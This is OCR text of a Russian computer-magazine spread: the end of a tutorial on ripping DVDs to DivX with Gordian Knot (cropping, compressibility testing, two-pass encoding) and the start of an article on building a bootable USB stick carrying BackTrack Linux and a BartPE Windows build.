
Контраргументы следующие: человеческий глаз при нормальном расстоянии от монитора отдельные пиксели не различает, так зачем их хранить с таким разрешением, если все равно потом придется делать растяжку до 1280? А 720 пикселей (точнее, в данном случае 712, оставшихся после оттяпывания черных полос) никак не кратно 1280, следовательно, избежать потери качества все равно не удастся. Так не разумнее ли для достижения гармонии обрезать изображение до сжатия, отвоевав некоторое количество дискового пространства, за счет которого можно увеличить битрейт?!

Вообще-то, исходное разрешение на размер финального файла влияет не так уж значительно, и уменьшение изображения вдвое сокращает файл в среднем на 30% (что совсем неудивительно, так как степень сжимаемости падает с разрешением), поэтому отступать от размера в 640 пикселей стоит, только когда фильм планируется смотреть на мониторах с нестандартным разрешением (например, 1152x864). Рипы с шириной более 640 пикселей сильно раздражают, поскольку, при увеличении размеров изображения вдвое, на стандартный экран они уже не помещаются, и приходится либо терять края, либо делать растяжку. Ни качества, ни скорости это не добавляет.


Самое главное, что ширина должна делиться нацело на 32 (W-модуль), иначе некоторые кодеки/проигрыватели либо вообще не смогут проигрывать фильм, либо начнут тормозить, что на медленных машинах приводит к необходимости выброса кадров. Высота изображения должна быть кратна 16-ти (H-модуль), из чего с неизбежностью следует тот малоприятный факт, что после обрезки изображения скорее всего нарушится аспект, поскольку его придется выравнивать по границе 16 пикселей за счет растяжки. Ошибки аспекта отображаются в окне Aspect Error, и чем они меньше (по модулю), тем лучше.

Если отклонение составляет более 3,5%, это окно загорается злобным красным цветом, сигнализирующим о том, что смотреть такой фильм будет не очень приятно. Поэтому поговорим о том, как бороться с искажениями. Делать это можно двумя путями: либо меняя разрешение (но, как уже говорилось, от 640 пикселей лучше не отступать!), либо обрезая черные полосы по краям больше, чем это необходимо. Уже несколько пикселей с каждой стороны способы значительно повлиять на ситуацию, при этом практически без потерь значимой информации. Правда если перестараться, то легко можно обрезать затылки у всех героев по самые глаза, и такой уродский рип будет никому не нужен.


> Окно предварительного просмотра — не упусти косяки








› Диалоговое окно Save as содержит кучу настроек



› Мудреные свойства кодека — здесь лучше выбрать стандартный профиль

Этап № 8

Тест сжимаемости

На первых порах тест сжимаемости можно не проводить, особенно если фильм предполагается записывать на целое число CD, когда битрейт можно брать с запасом. Лишь при точной подгонке соотношения bits/(pixel*frame) имеет смысл тратить время на тест сжимаемости, чтобы определить, до какого размера можно жать avi-файл, не сильно проигрывая в качестве.

Покончив с обрезкой и определившись с разрешением, выбираем желаемый битрейт в режиме Calculate Avi File Size, подгоняя оценочное значение bits/(pixel*frame) до требуемой величины, после чего давим на кнопку «Save & Encode» в окне предварительного просмотра. На экране тут же появляется диалог «Save .avs», содержащий среди прочего секцию Compressibility Check. Несмотря на то что по умолчанию она выставлена в «Off», переводим ее в «Use» и указываем, какой процент от исходного фильма мы будем тестировать.

По умолчанию берется 5%, чего обычно бывает достаточно. Однако если фильм крайне неоднороден по своей структуре (например, состоит преимущественно из статичных сцен в начале и динамичных в конце), это значение лучше увеличить, иначе полученные данные окажутся далеки от реальности.

Нажимаем кнопку «Now» и даем компьютеру некоторое время поработать.

По завершении тестирования в окне Compressibility Test, расположенном в секции bits/(pixel*frame), появится истинное значение bits/(pixel*frame), а слева от него — отклонение от оценочного значения в процентах. Подкручивая битрейт (разрешение), уменьшаем отклонение до разумного минимума или оставляем все как есть, если результат нас устраивает.

Этап № 9

Подготовка к сжатию

Можно, конечно, выполнить еще некоторые приготовления. Например, нажать «Set Credits Starts», установив время начала титров, которые можно кодировать с более низким битрейтом. Но выигрыш от этого получается совсем небольшой, а вот впечатление от рипа портится изрядно, ведь кое-кто титры все-таки читает, так что к этому стоит прибегать только в случае острой нехватки пространства. Поэтому займемся лучше приготовлениями к сжатию.

Для этого еще раз нажимаем кнопку «Save & Encode», чтобы открыть диалог «Save .avs», и смотрим на появившиеся секции. Расскажу о каждой по порядку.

Секция Resizing позволяет подогнать разрешение под формат VCD/SVCD, но никакого смысла в этом нет, так что оставляем разрешение как есть, то есть Selected Output Resolution.

Секция Noise Filer позволяет подмешать в изображение некоторое количества шума, служащего своеобразным фильтром и улучшающего качество паршивого исходного материала (увы, такой материал не редкость даже на лицензионных DVD), однако в подавляющем большинстве случаев шум только мешает.

Секция Subtitles служит для вставки субтитров в видеопоток и нафиг не нужна. Субтитры получаются неотключаемыми и сильно ухудшают сжимаемость файла. Лучше подключать текстовые субтитры в кодеке типа ffdshow или в самом плеере типа BSPlayer.

Секция Resize filter задает алгоритм для изменения разрешения с родного на 640xXXX. При увеличении размера (если вдруг кому это приспичит) следует использовать bilinear-фильтр, при уменьшении — все остальные. Какие именно — определяется битрейтом и вкусом. Лично мне нравится Lanczos, другие же предпочитают бикубические фильтры. Между soft (мягкий) и sharp (резкий) разница довольно значительна, и лишняя резкость сценам с плавными переходами от света к тени только вредит. Впрочем, это опять-таки дело вкуса.

Секция Field Operation используется лишь в том случае, если необходимо выполнить обратное IVTC-преобразование, при этом мне больше всех нравится Smart Bob, другие же рекомендуют TomsMoComp. Что поделаешь! Сколько людей, столько и вкусов.

Покончив с настройками, нажимаем «Preview» для предварительно просмотра видео (но реально мы увидим только аспект и обрезку, ни фильтры, ни что-то другое не окажет на предварительный просмотр никакого влияния) и, убедившись, что






нигде нет косяков, давим «Save & Encode», подтверждая запрос о желании начать сжатие немедленно.

Этап № 10

Сжатие

Мы будем использовать двухпроходное сжатие, выбираемое Gordian Knot'ом по умолчанию. В этом случае в первом проходе, собственно, никакого сжатия не осуществляется, а лишь определяется степень сжимаемости каждого из кадров. Полученные данные пишутся в лог, позволяющий во втором проходе распределить битрейт по файлу с учетом реальных потребностей, то есть забирать битрейт у статичных сцен, отдавая его туда, где он конкретно нужен. Однопроходное сжатие вдвое быстрее, но принципиально неспособно обеспечить высокое качество при минимальном размере файла. Двухпроходному режиму соответствует радиокнопка «Multi-Pass», позволяющая задавать не только 2, но и 3, и даже 4 прохода (количество которых задается боксе Number of passes), но по большому счету это пустая трата времени, совершенно не стоящая мизерного улучшения качества. Давим на кнопку «First Pass» и подкручиваем настройки кодека по своему усмотрению. Настройки — это все! От них зависит скорость, степень, качество сжатия, а также совместимость с различными проигрывателями. На эту тему написано много статей, поставлено множество экспериментов, но начинающим тут делать нечего, это однозначно и обсуждению не подлежит! Чтобы не напортачить, лучше всего использовать «сертифицированные профили» с уже готовыми настройками от самих разработчиков кодека, среди которых наилучшее (разумное) качество обеспечивает Home Theater. Бокс Encode Performance позволяет выбрать желаемый компромисс между качеством, степенью и скоростью сжатия. Кажется, что скорость сжатия — это не такой уж важный критерий, но если в Standard mode на 3 ГГц P-4 обычный полнометражный фильм сжимается в среднем за полтора часа, то на том же оборудовании slow mode отнимает до четырех часов! На старых компьютерах разрыв еще более заметен, и производительность рипа «один фильм за ночь» вряд ли кого-то может устроить. В идеале, конечно, для сжатия нужно приобрести отдельный компьютер (лично я так и поступил), но мир, в котором мы живем, далек от идеала, так что… лучше поговорим о панели управления кодеком.



> Рабочий стол после открытия d2v-проекта

Ползунок «Bitrate» устанавливается Gordian Knot'ом на нужную позицию автоматически (исходя из заданных ранее настроек), и трогать его нужно только тогда, когда Gordian Knot глючит и устанавливает его неправильно (а такое с ним довольно часто случается). Кнопка «Nth Pass» задает настройки сжатия для второго прохода, и параметры DivX'а здесь должны быть такие же, как и в первом, иначе на выходе получится непонятно что и все наши усилия пойдут насмарку. Закладки Audio 1/2 подключают одну или две звуковые дорожки, выбираемые кнопкой «Select». Для подключения звука как есть (а есть он, обычно, в формате AC3) переводим радиокнопку в положение «Just Mux». При этом не забываем, что кодек AC3 имеется не у всех и его придется класть на диск (из бесплатных AC3-кодеков можно порекомендовать ffdshow) или пережимать в mp3, выбрав постоянный или динамический битрейт (уж тут подходящий кодек окажется у всех наверняка).
Покончив со звуком, возвращаемся к первой закладке (с параметрами кодека) и жмем кнопку «Add Job To Encoding Query» (добавить задачу в очередь сжатия). Нас спрашивают: хотим ли мы начать работу немедленно. Что за вопрос! Конечно хотим! Собственно, в самом сжатии ничего интересного нет. В свернутом окне VirtualDubMod'а отображается процентаж, который при развороте окна исчезает, зато появляется возможность залезть в статус и, отрыв вкладку «Video», понаблюдать, как меняется степень сжимаемости фреймов. Остается только ждать.

Заключение

Прочитав все это, можно понять, какое это непростое дело — правильный рип. А ведь мы рассмотрели только основные моменты, рассказав о важнейших пунктах меню Gordian Knot, который есть не что иное, как Front End — графическая «морда», скрывающая от пользователя массу более тонких настроек управляемых им утилит, полное описание которых заняло бы увесистый том.
Тем не менее, первый шаг в мир риперства уже совершен. Если исходный DVD был не кривой, то никаких проблем возникнуть не должно, ну а если они все-таки возникли, просто отложи диск на полку до лучших времен и возьми другой. DVD-диски (как лицензионные, так и пиратские) зачастую создаются с грубейшими нарушениями всех стандартов. Они могут нормально воспроизводиться на DVD-плеере, но сильно косячить в финальном avi. И никакая это не защита, как некоторые говорят (хотя и защиты встречаются тоже), а просто кривизна рук производителя. Универсальных советов по выходу из ситуации, к сожалению, дать невозможно, во всяком случае, не в этот раз…

«ОДНОПРОХОДНОЕ СЖАТИЕ ВДВОЕ БЫСТРЕЕ, НО ПРИНЦИПИАЛЬНО НЕСПОСОБНО ОБЕСПЕЧИТЬ ВЫСОКОЕ КАЧЕСТВО ПРИ МИНИМАЛЬНОМ РАЗМЕРЕ ФАЙЛА»

СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

2 ДАЙТЕ ДВЕ!

СОЗДАЕМ ЗАГРУЗОЧНУЮ ФЛЕШКУ С WINDOWS И LINUX НА БОРТУ

ЛЮБОПЫТНОЕ ИЗОБРЕТЕНИЕ — ВСЕ ЭТИ LIVECD-ДИСТРИБУТИВЫ. КАЖДЫЙ ИЗ НАС КОГДА-ТО ЗАПИСЫВАЛ ОБРАЗ СВЕЖЕГО KNOPPIX'А НА ДИСК И СТРОИЛ ГРАНДИОЗНЫЕ ПЛАНЫ О ТОМ, КАК ОН НЕ РАЗ ВЫРУЧИТ В БУДУЩЕМ. ВДРУГ ПОНАДОБИТСЯ ВОССТАНОВИТЬ УДАЛЕННЫЕ ФАЙЛЫ, РЕАНИМИРОВАТЬ СИСТЕМУ ИЛИ СБРОСИТЬ В ВИНДЕ ПАРОЛЬ АДМИНИСТРАТОРА? ТОЛЬКО ВОТ ТАСКАТЬ С СОБОЙ ТАКУЮ БАНДУРУ ТЫ НЕ СТАНЕШЬ, И, БУДЬ УВЕРЕН, ЧЕРЕЗ НЕКОТОРОЕ ВРЕМЯ ОНА ПРОСТО ПОТЕРЯЕТСЯ У ТЕБЯ НА ПОЛКЕ. НАМНОГО КРУЧЕ БЫЛО БЫ РАЗМЕСТИТЬ LIVECD НА ФЛЕШКЕ, ДОБАВИТЬ К ЭКЗОТИЧЕСКОМУ ЛИНУКСУ ОБЫЧНУЮ ВИНДУ И ВСЕГДА НОСИТЬ ЭТОЙ ХОЗЯЙСТВО С СОБОЙ. А ПОЧЕМУ, СОБСТВЕННО ГОВОРЯ, НЕТ?

Готовим операционную




а-да, мы действительно создадим флешку с загрузочными Linux и Windows. Благодаря существующим инструментам это не только возможно, но еще и легко реализуемо. Вот перечень того, что нам понадобится:


1. В первую очередь, конечно же, флешка или любой другой USB-носитель. Тут главное — выполнить 2 условия. Во-первых, флешку должен корректно распознавать биос материнки, позволяя загружаться с нее во время запуска компьютера. А во-вторых, она должна иметь подходящий размер, чтобы разместить две ОС. В нашем случае потребуется девайс объемом 1 Гб и выше.
2. Подходящий LiveCD-дистрибутив на базе SLAX. Вообще, большинство пингвинов давно можно запустить не только с CD, но и с флешки, однако я все-таки рекомендовал бы тебе один из дистрибов, построенных на базе Slackware. А это сам SLAX (http://slax.linux-live.org), Slast (www.slast.org), а также известный хакерский чемоданчик Backtrack (www.remote-exploit.org), который я и буду использовать в этой статье.
3. Утилита, которая поможет собрать свой собственный билд дистрибутива и записать его на флешку — MySLAX Creator (http://myslax.bonsonno.org). Фишка операционных систем, построенных на базе SLAX, в том, что их буквально можно собрать по кирпичам (модули имеют расширение mo), включив в состав диска нужные приложения. Так что установить в пингвине нужную программу будет сущим пустяком.
4. Дистрибутив Windows XP или Windows 2003 для создания загрузочной версии винды. Понадобится лишь часть файлов, но проще будет найти диск с виндой, чем перечислять их перечень.
5. Программа Bart PE Builder (www.nu2.nu/pebuilder), которая будет главным инструментом, собирающим загрузочную версию Windows. Умелец-автор разобрался с механизмом работы WinPE (официального LiveCD-дистрибутива от Microsoft) и разработал утилиту для создания своего собственного билда, функционального и легко расширяемого.
6. Утилита Make Bootable, или сокращенно MKBT, (www.nu2.nu/mkbt) для размещения загрузочного сектора Windows на флешке.
7. Загрузчик Syslinux (http://syslinux.zytor.com), с помощью которого будет осуществляться выбор ОС во время загрузки с USB.

«Первый, пошел!», или начнем с Linux

Создание нашей убойной флешки мы начнем с копирования на USB-драйв файлов Linux Backtrack'a, в чем нам поможет MySLAX Creator. Сразу после быстрой установки воткни в компьютер флешку и запускай программу.



> Любую программу к загрузочной винде можно подключить через уже готовые плагины



> Указываем в MySLAX Creator путь к образу с пингвином

1. MySLAX Creator тут же спросит, откуда ей брать файлы. В качестве исходных материалов будет использоваться образ Backtrack-дистрибутива (ищи его на нашем DVD), поэтому параметр Source type нужно выставить в ISO-default, а потом в текстовом поле указать путь до образа. Теперь необходимо примонтировать ISO в системе, нажав кнопку «Mount».

2. Программа предложит создать загрузочный диск (Burn this ISO), либо же загрузочную флешку (USB Stick). Само собой, выбираем второе.

3. Внимание: следующая операция требует форматирования флешки, что влечет за собой потерю всех данных. Поэтому, если необходимо, сначала сделай бэкап и лишь потом выбирай нужный flash-драйв и нажимай «Create USB Stick».

4. Теперь очень важный момент. В окне форматирования флешки в качестве файловой системы обязательно нужно выбрать FAT. По умолчанию выставлен FAT32, и если ты оставишь все как есть, то на одном из следующих шагов получишь ошибку и все придется начинать заново. Будь внимателен!

5. Как только форматирование будет завершено, MySLAX Creator скопирует на флешку все необходимые файлы и предложит перегрузиться. Ради эксперимента можешь отправить машину в ребут, выставить в биосе загрузку с USB и посмотреть, что получится. Процесс загрузки ОС Backtrack не заставит себя долго ждать, и уже через минуту ты сможешь воспользоваться Linux'ом, который до отвала напичкан сами разнообразными x-toolz'ами.

Дрессировка винды

Впрочем, линуксом, который работает без установки (пускай, даже с флешки), уже давно никого не удивишь. Да и все-таки хочется при себе иметь любимую винду с привычными программами, а пингвина использовать в более изощренных целях. Поэтому сейчас нужно вооружиться утилитой Bart's PE Builder и действовать!

1. Работать с этой программой проще простого хотя бы потому, что интерфейс полностью переведен на русский язык и запутаться здесь довольно сложно. Просто читаем, что от нас требуется, и выполняем. Начнем с указания пути к установочным файлам Windows. Внимание: требуется дистрибутив Windows XP или 2003. И никак иначе: любой другой, включая w2k, не подойдет. Более того, ты должен прописать вручную или выбрать путь именно к установочным файлам (если вставил диск с виндой, то просто выбери здесь свой привод), а не к образу с дистрибутивов (который, возможно, закачаешь из Сети). Если дистриб упакован в ISO или другом формате-образе, то его нужно предварительно оттуда извлечь. В этом случае поможет программа WinISO (www.winiso.com) или WinRAR (www.rarlab.com).

2. При желании ты вправе указать папку с файлами, которые будут дополнительно включены в окончательную сборку Windows, но этот шаг опциональный. Главное сейчас — выбрать каталог назначения, куда PE Builder положит готовый билд системы. Необходимо в обязательном порядке указать здесь «BartPE», тем самым ты заведомо исключишь проблемы во время переноса файлов на флешку. Замечу, что в обычном режиме мы бы сразу зажгли полученный билд на CD или, по крайней мере, создали его ISO-образ. Но для дальнейшего переноса файлов на USB придется отказаться от всякой записи на носитель.

Самый полезный плагин для BartPE

Ты, наверное, заметил, что внешний вид полученной с помощью PE Builder'а системы существенно упрощен, по сравнению с обычной виндой. По правде сказать, это не только не привычно, но и ужасно неудобно: ни человеческого «Пуска», ни Сетевого окружения, ни просто эсплорера и консоли MMC. Чтобы все вернуть на свои места, необходимо во время сборки подключить плагин XPE (http://oss.netfarm.it/winpe). Он снимет все ограничения и приведет загрузочную ОС к обычному виду винды. Что не менее важно, плагин позволяет подключить драйверы к Bart PE, входящие в дистрибутив Windows, поэтому после загрузки с флешки будут найдены все распространенные устройства. Но для этого в папку с плагином (у меня — c:\pebuilder3110a\plugin\xpe-1.0.6) тебе придется добавить 3 директории (DRIVERS, SYSTEM, INF) и расположить там названные ниже файлы.

- В папку DRIVERS — все sys-файлы из drivers.cab и sp*.cab (ищи их в дистрибутиве Windows);
- в папку SYSTEM — все dll и exe из drivers.cab и sp*.cab;
- в папку INF — все inf, а также запакованные *.in_.

Чтобы распаковать их всех разом, воспользуйся хитрой командой:

```
expand -r "[xp\i386 path\]*.in_" ["XPE plugin\inf sub folder path"]
```


После этого удали файлы *.inc и *.ins, оставив только файлики *.inf. Готово.




Если материнская плата не поддерживает загрузку с USB, попробуй обновить биос. Ну а если и это не поможет, придется раскошелиться на апгрейд. Вообще говоря, давно пора — загрузку с USB-носителя поддерживают практически все материнки уже несколько лет.




Если после прочтения статьи у тебя по-прежнему остаются вопросы или что-то не получается, посмотри видеоинструкцию на диске.



Дистрибутив Backtrack, программы MySLAX Creator, Bart PE Builder, MKBT, Syslinux, а также все вспомогательные утилиты ты найдешь на DVD.



В случае SLAX подключить любую утилиту будет даже проще, чем установить программу под виндой



Правим конфиг загрузчика

3. Включить в сборку дополнительные программы или, наоборот, убрать что-то лишнее можно через окно «Модули» (рекомендую заглянуть туда после прочтения соответствующей врезки), но сейчас оставим все по дефолту и просто нажмем «Создание сборки».

4. Сам процесс создания загрузочной системы не займет много времени. После завершения процесса все сгенерированные файлы будут помещены в папку BartPE (у меня — c:/pebuilder3110a/BartPE), однако просто взять и скопировать их на флешку нельзя. Пришлось бы долго возиться вручную, чтобы все заработало, но разработчик позаботился о нас и включил в состав проги специальный скрипт — pe2usb.cmd.

5. Синтаксис для запуска скрипта очень простой: «pe2usb.cmd <drive:>», где drive — буква нужного USB-носителя. Но после первой же попытки запуска он обломает тебя, сославшись на критическую ошибку. Оказывается, для работы pe2usb.cmd (точнее говоря, для создания виртуального диска в оперативной памяти для дальнейшей работы винды) требуется несколько файлов из Service Pack 1 for Windows Server 2003. Если таковой у тебя под рукой, то просто извлеки оттуда setupldr.bin, ramdisk.sy_ и скопируй их в предварительно созданную папку srsp1 (у меня — c:/pebuilder3110a/srsp1). После этого распакуй ramdisk.sy_, выполнив из папки srsp1 следующую команду:

```
expand -r RAMDISK.SY_
```

Предвижу, что заморачиваться с поиском и распаковкой файлов тебе лень, поэтому специально выложил их на диске — они весят чуть больше 300 Кб. Скопируй их — и скрипт выполнится без сучка и задоринки.

Замуты с загрузчиком

Если после этого ты попробовал загрузиться с флешки и по-прежнему увидел Backtrack, сильно не удивляйся. Мало разместить на флешке файлы для винды, необходимо еще настроить загрузчик, чтобы тот знал, какую ОС и когда запускать. Как это делается?

1. Из папки BartPE Builder нужно взять файл с загрузочным сектором винды — pe2usb.bin, переименовать его в pe2usb.bss и кинуть в корень флеш-накопителя. Изменить имя файла нужно в обязательном порядке, так как именно расширение bss указывает загрузчику Syslinux (который мы и будем использовать), что тот имеет дело с boot-сектором.

2. Далее в ход идет небольшая утилита MKBT. Просто скопируй ее исполняемый файл (mkbt.exe) на флешку и выполни оттуда команду «mkbt -x pe2usb.bss <drive:>», где drive — буква нужного USB-носителя. Тем самым ты установишь на флешке bootsector винды (поместишь образ загрузочного сектора в специальной системной области накопителя).

